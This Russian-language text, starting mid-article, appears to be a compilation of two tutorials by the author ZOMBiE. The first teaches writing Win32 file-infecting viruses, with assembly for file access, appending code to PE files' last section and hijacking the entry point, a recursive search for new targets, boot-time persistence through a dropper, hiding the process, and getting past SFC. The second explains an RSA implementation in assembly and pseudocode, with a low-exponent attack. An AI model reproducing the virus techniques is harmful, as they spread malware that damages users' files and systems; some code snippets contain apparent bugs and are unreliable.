одной директивы EXTERN, а выход из файла происходит по RET'у. (такое возможно, например во всяких специальных DLL-ках)

2. Имена функций, иногда в зависимости от того, юзают ли они в качестве параметров символьные строки (а не только числа), могут кончаться на -A и на -W. Постфикс -A (ascii) значит, что строки в ASCII формате, то есть элементами строк являются БАЙТЫ, и кончаются они на 0. Постфикс -W (wide) значит, что элементами строк являются WORDы, это суть так называемые юникодные строки, а вообще это большая лажа, та как некоторые такие функции кернелом не поддерживаются. Функции эти (-A/-W) дублируются, то есть если есть одна, то скорее всего есть и другая; более того, у них одинаковые параметры вызовов, а все различия только в формате передаваемых им строк. Бывает, имена функций имеют в конце -Ex, то есть кончаются на Ex, ExA и ExW. Так вот, постфикс -Ex суть просто часть имени функции. Такие функции по сравнению со своими упрощенными (без Ex) вариантами, юзают большее (EXtended) число параметров, а могут упрощенных вариантов и не иметь. Как правило, внутри "упрощенных" функций управление передается на их -Ex - варианты.

Так вот, о чем там я. Говно заключается в том, что в большинстве документаций описаны функции типа CreateFile, а на самом деле такой функции в kernel'е НЕТУ. А есть в кернеле две функции: CreateFileA и CreateFileW. Просто доки рассчитаны на C-шный компилятор, который сам разберется, какого типа строки передаются этой функции, и добавит A или W соответственно.

Поэтому, перед тем как передавать в свою процедуру\_поиска\_функций\_в\_кернеле имя какой-нибудь функции, убедитесь (гляньте в kernel32.dll) что такая функция там в точности существует.

## 8. Работа с файлами

Научившись получать из кернела функции, следует написать процедуры для работы с файлами. (открытие, получение длины, перемещение указателя, чтение/запись, закрытие) А затем удостовериться, что они работают.

Что значит написать процедуры? Не надо их писать, они уже есть в кернеле. Но то, как они вызываются, оставляет желать лучшего, ибо им надо PUSH-ить кучу левых параметров. Поэтому рекомендую оформить работу с файлами подобно следующему:

```
; action: open file for read-write access
; input:  EDX=file name
; output: CF=0 -- EAX=handle
;        CF=1 -- error

fopen_rw:                pusha
                        push    0
                        push     FILE_ATTRIBUTE_NORMAL
                        push     OPEN_EXISTING
                        push     0
                        push     FILE_SHARE_READ + FILE_SHARE_WRITE
                        push     GENERIC_READ + GENERIC_WRITE
                        push     edx
                        call     CreateFileA
                        cmp      eax, -1
                        je       error
                        clc
                        mov      [esp+7*4], eax          ; popa.eax
                        popa
                        retn
error:                   stc
                        popa
                        retn
```

Более подробно эти функции приведены на моей страничке в maplib4.zip.

И еще одно. Некоторые любят использовать для работы с файлами макросы. Макросы эти будут вставлять в вирус немерянные куски кода, PUSH-ащие кучи нулей, и каждый такой макрос будет занимать байт по 30. Так что для уменьшения длины вируса и упрощения его отладки лучше юзать процедуры. Кроме этого, есть замечательный "старые" (т.е. проверенные временем) процедуры типа `lopen`, `lread` и т.п.

Пример считывания файла в память:

```
push    0
push    80h      ; FILE_ATTRIBUTE_NORMAL
push    3        ; 3=OPEN_EXISTING 2=CREATE_ALWAYS
push    0
push    1+2      ; 1=FILE_SHARE_READ 2=FILE_SHARE_WRITE
push    080000000h+40000000h ; GENERIC_READ + GENERIC_WRITE
push    offset FileName
call    CreateFileA
cmp     eax, -1
je      __failed
xchg    ebx, eax

push    0
push    ebx      ; handle
call    GetFileSize
mov     bufsize, eax

push    eax      ; size
push    0        ; 0=GMEM_FIXED
call    GlobalAlloc
mov     bufptr, eax

push    0
push    offset bytesread ; bytesread
push    bufsize        ; size
push    bufptr         ; buf
push    ebx            ; handle
call    ReadFile

push    ebx      ; handle
call    CloseHandle
```

## 9. Заражение PE-файлов

После того, как мы научились получать из кернела процедуры и работать с файлами, нашей задачей является заразить какой-нибудь файл. Заражать поначалу лучше командой `INT 3`, с последующей передачей управления на оригинальную точку входа.

Наиболее простым и эффективным методом заражения PE файла является добавление к его последней секции. Для этого надо:

- проверить физическую и виртуальную длину последней секции: если физическая длина окажется больше виртуальной, не трогать такой файл; также не трогайте файл если какая-либо из длин нулевая
- старую точку входа сохранить внутри вируса;
- вычислить виртуальный адрес вируса в файле; это будет физический\_адрес\_конца\_последней\_секции транслированный\_в\_виртуальный; добавив к нему `VirusEntryPoint-VirusStart` записать это дело в RVA точки входа (внутри PE-заголовка)
- по физическому\_адресу\_конца\_последней\_секции записать вирусный код
- физическую и виртуальную длины вируса округлить по `FileAlignment` и `ObjectAlignment`, взятым из PE-заголовка
- физическую длину последней секции -- увеличить на физическую длину вируса

- виртуальную длину последней секции -- увеличить на виртуальную длину вируса
- поле `SizeOfImage` внутри PE-заголовка -- установить равным виртуальному\_адресу\_начала\_последней\_секции + виртуальной\_длине\_последней\_секции

В принципе все. Кроме всего описанного, надо еще проверять такие вещи, как не оверлей ли это, не DLL-ка ли это и не нулевая ли точка входа. Если в файле нет импортов -- не заражать. Если в файле есть фиксапы, а вирус привязывается к `imagebase` -- не заражать.

На практике такое заражение проявляется как:

1. считывание заголовков файла
2. их анализ

собственно заражение:

3. изменение заголовков и настройка вируса
4. дописывание вируса к концу файла
5. запись измененных заголовков назад в начало файла

Убивать фиксапы можно только если это не DLL-ка; привязываться к `imagebase` можно только если отсутствуют (убиты) фиксапы.

Переход на оригинальную точку входа рекомендуется делать командой `JMP` (опкод `0xE9`). Это потому, что если делать `PUSH <address>/RETN`, потребуется фиксап, т.к. файл может быть загружен в другой `imagebase`.

Если точка входа нулевая, то это должна быть DLL'ка. В таком случае дефолтовый обработчик выглядел бы так:

```
mov eax, 1
retn 0Ch
```

но раз его в файле нет, то сделайте свой собственный, а перед `mov eax, 1` выполняйте вирусные действия.

## 10. Поиск файлов

Теперь осталось только научиться искать новые файлы. Опять же, это надо отлаживать отдельно. Поиск осуществляется функциями `FindFirstFileA` / `FindNextFileA` / `FindClose`. Достаточно вставить нахождение пары файлов и их заражение в начало нашей программы, и простейший win32-вирус готов.

Вот как примерно выглядит рекурсивная процедура поиска файлов в каталоге:

```
ff_struct      struc                                ; win32 "searchrec" structure
ff_attr        dd      ?
ff_time_create dd      ?,?
ff_time_lastaccess dd    ?,?
ff_time_lastwrite dd    ?,?
ff_size_hi     dd      ?
ff_size        dd      ?
               dd      ?,?
ff_fullname     db      260 dup (?)
ff_shortcode    db      14 dup (?)
               ends

; subroutine: process_directory
; action:      1. find all files in the current directory
;              2. for each found directory (except ".\"/\"..) recursive call;
;              for each found file call process_file
; input:       EDI=ff_struct
;              EDX=directory name
```



```

; output:      none

process_directory:  pusha
                   sub     esp, 1024      ; место под имя директории

                   mov     esi, edx       ; в EDX имя диры
                   mov     edi, esp       ; свой буфер под имя

__1:               lodsb                ; копируем имя в свой буфер
                   stosb
                   or      al, al
                   jnz     __1

                   dec     edi           ; дира должна кончатся на '\'
                   mov     al, '\'
                   cmp     [edi-1], al
                   je      __3
                   stosb

__3:               mov     ebx, edi       ; EBX = указатель на файл

                   mov     eax, '*.*'     ; ищем: дира\*. *
                   stosd

                   mov     edi, [esp+1024] ; восстановим EDI (pusha.edi)

                   mov     eax, esp
                   push    edi           ; ff_struct, будет заполнена
                   push    eax          ; маска для поиска
                   call    FindFirstFileA

                   xchg    esi, eax      ; ESI = хендл поиска

                   cmp     esi, -1       ; че-нить найдено?
                   je      __quit

__cycle:           pusha                ; добавляем имя файла к дире
                   lea     esi, [edi].ff_fullname
                   mov     edi, ebx

__strcpy:          lodsb
                   stosb
                   or      al, al
                   jnz     __strcpy
                   popa

                   mov     edx, esp      ; EDX = полное найденное имя

                   test    byte ptr [edi].ff_attr, 16 ; дира?
                   jnz     __dir

                   call    process_file  ; обработать файл (EDX,EDI)

                   jmp     __next

__dir:             lea     eax, [edi].ff_fullname
                   cmp     byte ptr [eax], '.' ; skip ../etc.
                   je      __next

                   call    process_directory ; рекурсивный вызов

__next:            push    edi           ; ff_struct, будет заполнена
                   push    esi           ; хендл поиска
                   call    FindNextFileA

                   or      eax, eax      ; есть файл?
                   jnz     __cycle

                   push    esi           ; ESI = хендл поиска
                   call    FindClose

__quit:            add     esp, 1024

```

```

                popa
                retn

; input: EDX=full filename
;        EDI=ff_struct

process_file:    pusha
;
;                ...

                popa
                retn

```

## 11. Резидентность (ring-3)

Резидентность, такая как в DOS'овых TSR-программах, в win32 отсутствует. Это ясно из того, что система мультизадачная. Достаточно скрыть программу в памяти, и она будет молча, никому не мешая, работать, например искать и заражать новые файлы.

Наиболее простой и эффективный способ "резидентности": Скопировать текущий файл в виндовую диру (GetWindowsDirectoryA, CopyFileA) под именем DROPPER.EXE, и прописать в системных настройках этот дроппер как выполняемый при загрузке.

Вообще их всего два, способа резидентности: установка дроппера либо заражение какого-нибудь всегда загружаемого системного файла. В противном случае нет гарантии, что после перезагрузки мы получим управление.

Как скрыть прогу от менюхи по ctrl-alt-del? Работает только в маздае; в winNT такой функции как RegisterServiceProcess нет, поэтому проверяйте, найдена ли она в экспортах.

```

push    1
push    0
call    RegisterServiceProcess

```

Перечень запущенных процессов/модулей/нитей можно получить через Process32First/Next, Module32First/Next, Thread32First/Next. Поэтому на этих функциях можно делать стелс, впатчив кусок кода в кернел.

Да, как вы наверное уже знаете, запущенные программы в win32 нельзя стереть/открыть на запись, а значит, и заразить. Есть два способа обхода этого дела, для win9X и для winNT.

Под маздаем к %windir\wininit.ini дописываются 2 строчки:

```

[rename]
dstfile=srcfile

```

И заражается не открытый файл, а его копия, которая затем при перезагрузке будет автоматом переименована в файл, а оригинальный файл стерт. Указанную херь к файлу удобно дописывать функцией WritePrivateProfileStringA. А в ring-0 можно заразить даже открытый файл.

Под winNT дважды используется ф-ция MoveFileExA с параметром DELAY\_UNTIL\_REBOOT, первый раз чтоб стереть старый файл и второй раз для переименования. Однако, как выяснилось, MoveFileExA суть наиглючнейшая штука, и у кого он там работает, я не знаю, и ни под winNT 4 ни под win2000 никуя заменить explorer.exe им не получилось. Поэтому, в NT 3/4 просто переименовывайте старое имя файла в randomное, даже если он сейчас исполняется; а под win2000 перед этим отключайте SFC. Ну и кроме этого есть SETUPAPI.DLL::SetupInstallFileA, что суть \_работающий\_ аналог movefileex'a.

Нити.

Нить (thread) -- это сущность, более всего напоминающая некий виртуальный процессор. В каждой нити -- свой набор регистров. Ваш процессор последовательно их (регистры) перезагружает и по нескольку долей секунды (кванты времени) работает то в одной то в другой нити. В результате с точки зрения нити, она исполняется параллельно с остальными. В каждом процессе есть как минимум одна нить -- основная. Хотя кроме основной, можно создавать и другие, используя CreateThread. Единственно и только с помощью CreateThread можно работать в адресном пространстве процесса параллельно с самим процессом.

---

# RSA для программиста

Версия 1.1

(x) 2000-2001 ZOMBiE

<<http://z0mbie.host.sk>>

## Введение

Существует огромное количество реализаций алгоритма RSA, и еще больше написано на эту тему книг, описаний и статей. Так что в информации, приведенной здесь, нет ничего нового, а уж представлена она в гарантированно худшем виде, чем где-либо еще. Основное достоинство этого текста в том, что написан он для тех, кто хочет сочетать все возможности качественной криптосистемы с простотой ее реализации в своих собственных системных, а не в чужих прикладных программах.

## Алгоритм, в самых общих чертах

Алгоритм из тех, что с открытым и секретным ключом.

То есть зашифровать сообщение может каждый, у кого есть открытый ключ, а расшифровать - только тот, у кого секретный.

Подписать сообщение может только владелец секретного ключа, а проверить подпись - владелец открытого.

Получить секретный ключ из открытого - можно, но при сегодняшних математических методах и аппаратных средствах, на решение этой задачи требуется неприемлемое время (много лет).

*<<...С резким скачком производительности вычислительной техники сначала столкнулся алгоритм RSA, для вскрытия которого необходимо решать задачу факторизации. В марте 1994 была закончена длившаяся в течение 8 месяцев факторизация числа из 129 цифр (428 бит). Для этого было задействовано 600 добровольцев и 1600 машин, связанных посредством электронной почты. Затраченное машинное время было эквивалентно примерно 5000 MIPS-лет. Прогресс в решении проблемы факторизации во многом связан не только с ростом вычислительных мощностей, но и с появлением в последнее время новых эффективных алгоритмов. (На факторизацию следующего числа из 130 цифр ушло всего 500 MIPS-лет). На сегодняшний день в принципе реально факторизовать 512-битные числа. Если вспомнить, что такие числа еще недавно использовались в программе PGP, то можно утверждать, что это самая быстро развивающаяся область криптографии и теории чисел...>>*

## Шифровка/расшифровка (теория)

Основная фишка в том, что алгоритм оперирует "большими" числами, то есть числами, состоящими из сотен бит.

Открытый ключ (public key) -- это числа  $e$  и  $m$ . ( $e$  от слова encrypt, шифровка)

Секретный ключ (secret key, private key) -- числа  $d$  и  $m$ . ( $d$  от слова decrypt, расшифровка)

(иногда пишут  $\{e,m\}$  и  $\{d,m\}$  - на самом деле это ничего не значит)

Числа  $m$  и  $d$  - большие. Число  $e$  - маленькое, часто принимается равным 3, 9, 17, и т.п. Как видите, число  $m$  - одно и то же в обоих ключах (известно всем), а число  $e$ , зная  $m$  и  $d$ , обычно может быть легко найдено. Исходя из этого логично было бы считать  $m$  открытым ключом, а  $d$  секретным, но, так уж принято.

Согласно RSA, большое число  $x$  (причем  $x < m$ ) зашифровывается в  $y$  так:

$$y = (x^e) \% m$$

а расшифровывается обратно так:

$$x = (y^d) \% m$$

Здесь  $^$  означает возведение в степень, а  $\%$  -- остаток от деления, иначе называемый модуль. (не путайте этот модуль с абсолютным значением, оно здесь вообще нигде использоваться не будет) Часто модуль записывается так:  $a = b \pmod{m}$ . Читается как "а равно b по модулю m". Значок  $\%$  используется в Си,  $x \bmod y$  в Паскале, а  $x = y \pmod{m}$  во всякой литературе. Например:  $10 \bmod 3 = 1$ .

Но вернемся к шифровке. Откуда берется  $x$  -- понятно и ежу, это же и есть ваше исходное сообщение, только представленное в виде большого числа. А нахождение чисел  $m, d$  и  $e$  называется "генерация ключей".

## Генерация ключей (теория)

Для генерации ключей можно использовать старое доброе доровское PGP 2.6.x с параметрами  $-kg -d$ . Сгенеренные числа  $m/d/e$  будут выданы на экран. Если вы твердо решили написать свою реализацию RSA, то лучше, оставив генератор ключей на потом, сразу приступайте к шифровке/расшифровке (подпрограмма modexp).

Итак, генерации RSA-ключей (чисел  $m/d/e$ ) заключается в следующем:

- Найти большие простые числа  $p$  и  $q$ , длина произведения (сумма длин) которых (в битах) равна длине искомого RSA-ключа. Простые -- значит не имеющие делителей кроме единицы, например 7, 11, 23. Обычно длины  $p$  и  $q$  принимаются одинаковыми - например по 128 бит для 256-битного ключа. Хотя есть и модификации алгоритма с существенно разными длинами  $p/q$ , для ускорения вычислений и, наверное, затруднения хака.
- Число  $m$  принимается равным  $m = p * q$ .
- Выбирается число  $e$ , взаимно простое с произведением  $(p-1) * (q-1)$ . Взаимно простое -- значит не имеющее общих делителей, кроме единицы. Так как числа  $p$  и  $q$  - простые, а значит - нечетные (ибо не делятся на 2), то  $(p-1) * (q-1)$  -- число четное, и, соответственно,  $e$  будет нечетным. При этом  $e$  не может быть равно 1, ибо тогда шифровка не имеет смысла, так что минимально допустимое  $e$  равно 3.

Обычно выбирают некоторое начальное  $e$ , и пробуют  $e$ ,  $e+2$ ,  $e+4$ ,  $e+6$  и т.п., до тех пор, пока числа  $e$  и  $(p-1) * (q-1)$  не окажутся взаимно простыми. Записывается это условие так:

$$\text{GCD}(e, (p-1) * (q-1)) = 1$$

что равносильно:

$$\text{GCD}(e, p-1)=1 \text{ и } \text{GCD}(e, q-1)=1.$$

Здесь GCD (Greatest Common Divisor) есть не что иное как НОД (Наибольший Общий Делитель).

Должно быть ясно, что если  $e = 3$ , то никакого GCD считать нихрена не нужно, а достаточно взять  $(p-1) * (q-1)$  и поделить на 3, и если не делится (остаток  $\neq 0$ ), то все окей.

Кроме того, вместо  $(p-1) * (q-1)$  можно в разных источниках встретить что-то типа  $\text{lcm}(m) = \text{lcm}((p-1) * (q-1))$ , где LCM (Least Common Multiple) -- НОК (Наименьшее Общее Кратное). Так как множителя два, и друг на друга они, очевидно, не делятся (ибо длины  $p$  и  $q$  обычно принимаются равными), то никакого lcm считать не надо, достаточно просто умножить  $p-1$  на  $q-1$ .

- Число  $d$  вычисляется такое, что  $(e * d) \% ((p-1) * (q-1)) = 1$ .

Другими словами:

```
d = modinv(e, (p-1)*(q-1))
```

где modinv (modular inverse) -- специальная хитрая функция, кояя пользует так называемый алгоритм Евклида.

Возможных значений  $d$ , соответственно, бесконечно много:

```
d = d0 + (p-1)*(q-1) * t, где t=0,1,2,...
```

Как видно,  $t=0$  является наилучшим вариантом для достижения наибольшей скорости, однако, если задача, наоборот, максимально замедлить вычисления (бывает и такое, смотри DPGN), то можно выбрать  $t > 0$ .

Собственно на этом генерация ключей кончается.

Вникнув в алгоритм, можно видеть, что именно числа  $p$  и  $q$  и составляют самую секретную фишку. Вы скажете: но ведь  $m=p*q$  публикуется? Да. Именно в эффективном алгоритме разложения  $m$  на  $p$  и  $q$  и состоит хак.

## Более быстрая расшифровка

Обычно расшифровку  $x = (y ^ d) \% m$  заменяют чуть более сложным, но и более быстрым алгоритмом:

```
u = modinv(p, q)          -- u, dp, dq -- могут быть вычислены заранее,
dp = d % (p-1)            -- при генерации ключей
dq = d % (q-1)            --

a = ((x % p) ^ dp) % p
b = ((x % q) ^ dq) % q
if (b < a) b += q
y = a + p * (((b - a) * u) % q) -- CRT (Chinese Remainder Theorem)
```

Почему алгоритм более быстрый? -- потому, что оперировать приходится более короткими числами, и в результате производится меньше операций. Хотя, признаюсь, используя этот метод у меня получилось увеличить скорость всего на 10% на C++.

Однако при использовании  $p$  и  $q$  разных длин, можно получить куда более существенный выигрыш в скорости. Недословно цитирую: "при замене 512-битных  $p$  и  $q$  на 256 и 768 бит получен выигрыш в скорости в 16 раз".

## Шифровка/расшифровка

Прежде всего заметим, что большие числа у нас будут храниться в обычном интеловском формате (младший бит/байт/... сначала).

## modexp()

Теперь рассмотрим вопрос о возведении большого числа в степень:

$$y = (x^e) \bmod m$$

Такая процедура обычно называется modexp.

Совершенно ясно, что показатель степени может быть очень большой, и никто не собирается выполнять соответствующее количество умножений. Вместо этого мы воспользуемся следующей формулой:

$$x^{(a+b)} = x^a * x^b$$

То есть будем рассматривать число  $e$  как степени двойки:

$$\text{пусть } e = 32+8+1, \text{ тогда } x^e = x^{32} * x^8 * x^1.$$

Кроме того, очевидно следующее:

$$(a*b) \% m = (a * (b \% m)) \% m = ((a \% m) * b) \% m = ((a \% m) * (b \% m)) \% m$$

Поэтому  $(x^{(32+8+1)}) \% m$  может быть вычислено как:

$$(x^{32} * ((x^8 * ((x^1) \% m)) \% m)) \% m$$

Откуда брать  $x^i$  ( $i$ -ю степень  $x$ )? - в цикле умножать число  $x$  само на себя. В результате алгоритм нашей подпрограммы будет выглядеть так:

```
y = 1                                -- результат, (x ^ e) % m
i = 0                                -- номер текущего бита в показателе степени e
t = x                                -- временная переменная, t = (x ^ i) % m
while (1)                             -- повторять всегда, выход по break
{
    if (e.getbit[i] == 1)              -- если i-й бит числа e установлен в 1
    {
        y = (y * t) % m               -- умножим результат на t = x ^ i
    }
    i = i + 1                          -- следующий бит
    if (i > maxbit(e)) break           -- от 0 и до старшего бита e
    t = (t * x) % m                    -- t = t * x, вычисляем следующую степень x^i
}
```

Как видно, все, что делает процедура modexp() -- это вызывает процедуру modmult() -- выполняющую  $c = (a * b) \% m$  --  $N$  раз, где  $N = e.\text{общее\_число\_бит} + e.\text{число\_единичных\_бит} - 1$ .

## modmult() - вариант 1

Теперь рассмотрим процедуру modmult():

$$c = (a * b) \% m$$

По аналогии с modexp()-ом, разложим  $b$  на степени двойки, т.е. воспользуемся формулой:

$$a * b = a * (... + b.\text{bit}[3] \ll 3 + b.\text{bit}[2] \ll 2 + b.\text{bit}[1] \ll 1 + b.\text{bit}[0] \ll 0)$$

здесь  $\ll$  означает shl, двоичный сдвиг влево, т.е.  $x \ll y = x * (2^y)$ .

Кроме того, ясно, что:

$$(a+b) \% m = (a + (b \% m)) \% m = ((a \% m) + b) \% m = ((a \% m) + (b \% m)) \% m$$

Таким образом для  $b=32+8+1$ ,  $(a * b) \% m$  будет вычислено как:

$$((a << 5) \% m + ((a << 3) \% m + (((a << 0) \% m) \% m)) \% m) \% m$$

Текущее значение  $a << i$  вычисляется в цикле, последовательным сдвигом на 1.

```
c = 0                -- результат, (a * b) % m
i = 0                -- номер текущего бита в множителе b
t = a                -- временная переменная, t = (x << i) % m
while (1)
{
    if (b.getbit[b] == 1)    -- если i-й бит числа b установлен в 1
    {
        //      c = (c + t) % m    -- добавим t = x << i
        c = c + t            -- + t
        if (c >= m) c = c - m -- % m
    }
    i = i + 1                -- следующий бит
    if (i > maxbit(b)) break -- от 0 и до старшего бита множителя b
    // t = (t << 1) % m        -- t=t*2, вычисляем следующую степень a<<i
    t = t << 1                -- << 1
    if (t >= m) t = t - m    -- % m
}
```

Вычисление модуля производится последовательным вычитанием  $m$  из  $c$ , каждый раз когда число  $c$  становится больше  $m$ . Это становится возможным из-за того, что длина числа  $c$  каждый раз увеличивается не больше чем на 1 бит (а значение - в 2 раза), и избавляет от необходимости выполнять нахождение остатка от деления после умножения.

## modmult() - вариант 2

Здесь предлагается другой вариант, умножение столбиком. Такая процедура будет работать намного быстрее за счет встроенной в x86 32-битной команды MUL. Кроме того, что в отличие от предыдущей процедуры потребуются в 32 раза меньше операций (т.к. оперируем двордами, а не битами), насколько я слышал, в x86 процессор заложен еще и так называемый алгоритм быстрого окончания, то есть умножение старших нулевых битов множимого/множителя не происходит. Практика показала, что этот вариант modmulta быстрее в 2 раза.

Вот как выглядит алгоритм умножения столбиком для двух больших чисел:

```
c = (a * b) % m
```

1. Собственно умножение "столбиком":  $t = a * b$ . Очевидно, что разрядность числа  $t$  (число бит) будет равно сумме бит чисел  $a$  и  $b$ , то есть при одинаковой длине последних, длина  $t$  будет вдвое больше.

```
t = 0                -- произведение
for i = 0 to maxdword(a) -- от 0 и до последнего дворда множимого
for j = 0 to maxdword(b) -- от 0 и до последнего дворда множителя
{
    // ...:t[i+j+2]:t[i+j+1]:t[i+j] += a[i] * b[j]
    EDX:EAX = a[i] * b[j]    -- умножение командой MUL
    k = i + j                -- позиция с которой добавлять к произведению
    t[k] = t[k] + EAX
    t[k+1] = t[k+1] + EDX + CF
    while (CF)                -- добавляем, пока перенос
    {
        t[k+2] = t[k+2] + CF
        k = k + 1
    }
}
```



```
}
```

## 2. вычисление остатка от деления

Это, конечно, плохо, но придется. Итак, сейчас мы имеем  $t = a * b$ , и надо посчитать  $c = t \% m$ .

Вот алгоритм:

```
c = 0                                -- результат
for i = maxbit(t) to 0               -- от старшего бита к младшему
{
    c = c << 1                       -- сдвиг влево на 1 бит, shl
    c = c | t.getbit[i]              -- | значит OR, копируем i-й бит t в 0й бит c
    if (c >= m) c = c - m             -- % m
}
```

Идея алгоритма в том, что мы последовательно вычитаем из  $c$   $m \ll \text{maxbit}(t)$ , ...,  $m \ll i$ , ...,  $m \ll 2$ ,  $m \ll 1$ ,  $m$ .

## Сложение, вычитание, сравнение

Эти операции над большими числами релизуются достаточно просто:

```
; input: ESI=big a
;        EDI=big b
;        ECX=length in DWORDs
; output:CF
; action:b = b + a

bn_add:    clc                        ; CF=0
__cycle:   lodsd
            adc     eax, [edi]
            stosd
            loop    __cycle
            retn

; input: ESI=big a
;        EDI=big b
;        ECX=length in DWORDs
; output:CF
; action:b = b - a

bn_sub:    clc                        ; CF=0
__cycle:   lodsd
            sbb     [edi], eax
            lea     edi, [edi+4]
            loop    __cycle
            retn

; input: ESI=big a
;        EDI=big b
;        ECX=length in DWORDs
; output:CF==1 (jb) -- a < b
;        ZF==1 (jz) -- a = b
;        CF==0 (ja) -- a > b

bn_cmp:
__cycle:   mov     eax, [esi+ecx*4-4]
            cmp     eax, [edi+ecx*4-4]
            loopnz  __cycle
__exit:    retn
```

## Генерация ключей: нахождение больших простых чисел p и q

Заполняем число случайными значениями, и проверяем, является ли оно простым. Если не является, то увеличиваем число и проверяем еще раз. И так до тех пор, пока не задымит процессор.

Используется здесь такая оптимизация: начальное число выбирается нечетным, и затем увеличивается не на 1, а на 2. Это делается для того, чтобы заранее выбросить все четные (и соответственно, составные) числа.

Как узнать, является ли текущее число простым?

Есть два способа: быстрый, но ненадежный и медленный, но надежный. Используются оба.

Способ первый. "решето" (sieve). Используется, чтобы отсеять большинство составных чисел (т.е. не являющихся простыми).

Идея в следующем: делим тестируемое число  $p$  на сотню первых простых чисел. Если делится (остаток от деления равен нулю) - число составное.

На самом деле, конечно, никто не будет постоянно делить большое число на сотню простых, это очень долго. Поэтому производится следующая оптимизация: составляется таблица остатков `remainder[]` от деления начального значения тестируемого числа  $p$  на нашу сотню простых чисел `prime[]`. Затем, при поиске простого числа, вместе с самим числом  $p$  увеличивается некоторое дельта-значение `pdelta`. И при поиске остатка от деления  $p$  на  $i$ -е простое число `prime[i]` вместо  $p$  в качестве делимого берется сумма `pdelta+remainder[i]`.

То есть, используется равенство:

```
p % prime[i] = (pdelta + remainder[i]) % prime[i].
```

Следует это из уже рассмотренного выше правила:

```
(a + b) % m = (a + (b % m)) % m
```

Выигрыш в скорости получается за счет того, что в первом случае мы делили большое число на регистр, а теперь делим регистр на регистр.

Способ второй. Сюда подаются на проверку только числа, прошедшие предыдущую проверку. Используется так называемая теорема Ферма: для любого  $a$ , если  $(a^{(p-1)}) \% p \neq 1$ , то  $x$  - число составное. В качестве  $a$  обычно пробуют числа 2,3,5,7. Как видим, здесь просто вызывается описанная раньше процедура `modexp()`.

## Вычисление GCD

Итак, вот мы сгенерили простые числа  $p$  и  $q$ .

Теперь перебираем  $e = 3, 5, 7, 9, \dots$  пока  $\text{GCD}(e, (p-1) * (q-1))$  не окажется равным единице. (можно начинать с любого другого значения числа  $e$ , обычно тройка используется из соображений максимальной скорости)

Как посчитать  $\text{GCD}(x,y)$ ? - используя так называемый алгоритм Евклида.

```
while (1)
{
    if (y == 0) return x
    x = x % y
    if (x == 0) return y
    y = y % x
}
```

Поскольку число  $x$  - большое, а  $y$  - обычный дворд, оптимизируем алгоритм так: первый раз считаем остаток от деления большого числа на дворд, а затем уже оперируем только двордами.

Вычисление остатка от деления приведено в описании процедуры modmult() - 2.

## Вычисление modinv() (modular inverse)

Процедура modinv(a,m) возвращает такое  $i$  ( $0 < i < m$ ), что  $(i*a) \bmod m = 1$ . Число  $a$  должно быть  $0 < a < m$ .

Вот ее алгоритм из исходников PGP 2.6.x: (genprime.c)

```
g[0] = m
g[1] = a
v[0] = 0
v[1] = 1
i = 1
while (g[i] != 0)
{
    g[i+1] = g[i-1] % g[i]
    y      = g[i-1] / g[i]
    t      = y * v[i]
    v[i+1] = v[i-1]
    v[i-1] = v[i-1] - t
    i      = i + 1
}
x = v[i-1]
if (x < 0) x = x + m
return x
```

А вот алгоритм из каких-то других исходников:

```
b = m
c = a
i = 0
j = 1
while (c != 0)
{
    x = b / c
    y = b % c
    b = c
    c = y
    y = j
    j = i - j * x
    i = y
}
if (i < 0) i += m;
return i
```

Если присмотреться, то можно понять, что обе процедуры по сути одинаковые.

Что все это значит, я пока не представляю. Какая-то хуйня. Хотя на ассемблер в конце концов переписалось и заработало ;-)

## Деление больших чисел

В подпрограмме modinv() явно используется деление больших чисел. Как считать остаток от деления уже было показано, а теперь приведем процедуру считающую и частное и остаток вместе.

```
d = 0                                -- частное, d = x / y
c = 0                                -- остаток от деления, c = x % y
for i = maxbit(x) to 0               -- от старшего бита к младшему
{
    d = d << 1                       -- сдвиг влево на 1 бит, shl
    c = c << 1                       -- сдвиг влево на 1 бит, shl
    c = c | x.bit[i]                 -- | значит OR, копируем i-й бит x в 0й бит c
```

```

if (c >= y)
{
    c = c - y          -- % y
    d = d | 1          -- вычли y из c, добавим 1 к d
}

```

## Еще что-нибудь про ассемблер

Удобно оперировать битами в больших числах командами BT/BTS/BTR/BTC. Выглядит это так:

```

ebx = указатель на большое число в памяти
ecx = номер бита

bt  [ebx], ecx -- копировать бит в CF
bts [ebx], ecx -- копировать бит в CF, затем установить бит (-->1)
btr [ebx], ecx -- копировать бит в CF, затем очистить бит (-->0)
btc [ebx], ecx -- копировать бит в CF, затем инвертировать бит

```

То же самое, но из обычных команд:

```

mov edx, ecx
shr edx, 3
and cl, 111b
mov al, 1
shl al, cl
test [ebx+edx], al -- jz bit0, jnz bit1
xor  [ebx+edx], al -- инвертировать бит
or   [ebx+edx], al -- установить бит (-->1)
not  al
and  [ebx+edx], al -- очистить (-->0)

```

## Сдвиг большого числа влево (x shl 1, x \* 2)

```

; input: EDI=bignumbr
;        ECX=length in DWORDs
; output:CF
; action:x = x shl 1

bn_shl1:
bn_sub:      clc                                ; CF=0
__cycle:     rcl     dword ptr [edi], 1
             lea     edi, [edi+4]
             loop    __cycle
             ret     4

```

## Как происходит реальная шифровка

В случае, когда длина сообщения подлежащего шифровке больше длины RSA-ключа (длины числа  $m$ , в битах), сообщение разбивается на соответствующие блоки: для каждого блока (числа  $x$ ) должно соблюдаться условие  $x < m$ . Можно например посчитать длину числа  $m$  в байтах и длину блоков принимать на байт меньше, и т.п.

В этом случае может использоваться такая схема: посредством RSA шифруется только первый блок (так как это относительно долго), а все последующие блоки шифруются каким-нибудь более быстрым алгоритмом, но так, чтобы результат расшифровки этих блоков зависел от расшифрованного первого блока.

Можно, например, при помощи RSA шифровать некое начальное значение хэш-буфера, а затем, последовательно изменяя этот буфер, шифровать им собственно сообщение.

Перед шифровкой алгоритмом RSA данные рекомендуется зашифровывать с использованием случайного элемента, по причине low-exponent attack.

## low-exponent attack

Пусть некоторое сообщение  $x$  посылается е получателем, так, что открытые ключи каждого из них  $\{e, n_1\}$ ,  $\{e, n_2\}$ ,  $\{e, n_3\}$ , ...

Хак заключается в восстановлении исходного сообщения, зная  $e$  открытых ключей и  $e$  зашифрованных сообщений.

Пусть  $e = 3$ ,  $x$  -- исходное сообщение,  $y_1, y_2, y_3$  -- зашифрованные сообщения,  $n_1, n_2, n_3$  -- модули открытых ключей. Тогда  $x^3$  может быть найдено следующим образом:

```
#define CRT(c1,c2,n1,n2) ((c1+n1*((modinv(n1,n2)*(c2-c1))%n2))

x3 = CRT(CRT(y1,y2,n1,n2),y3,n1*n2,n3);
```

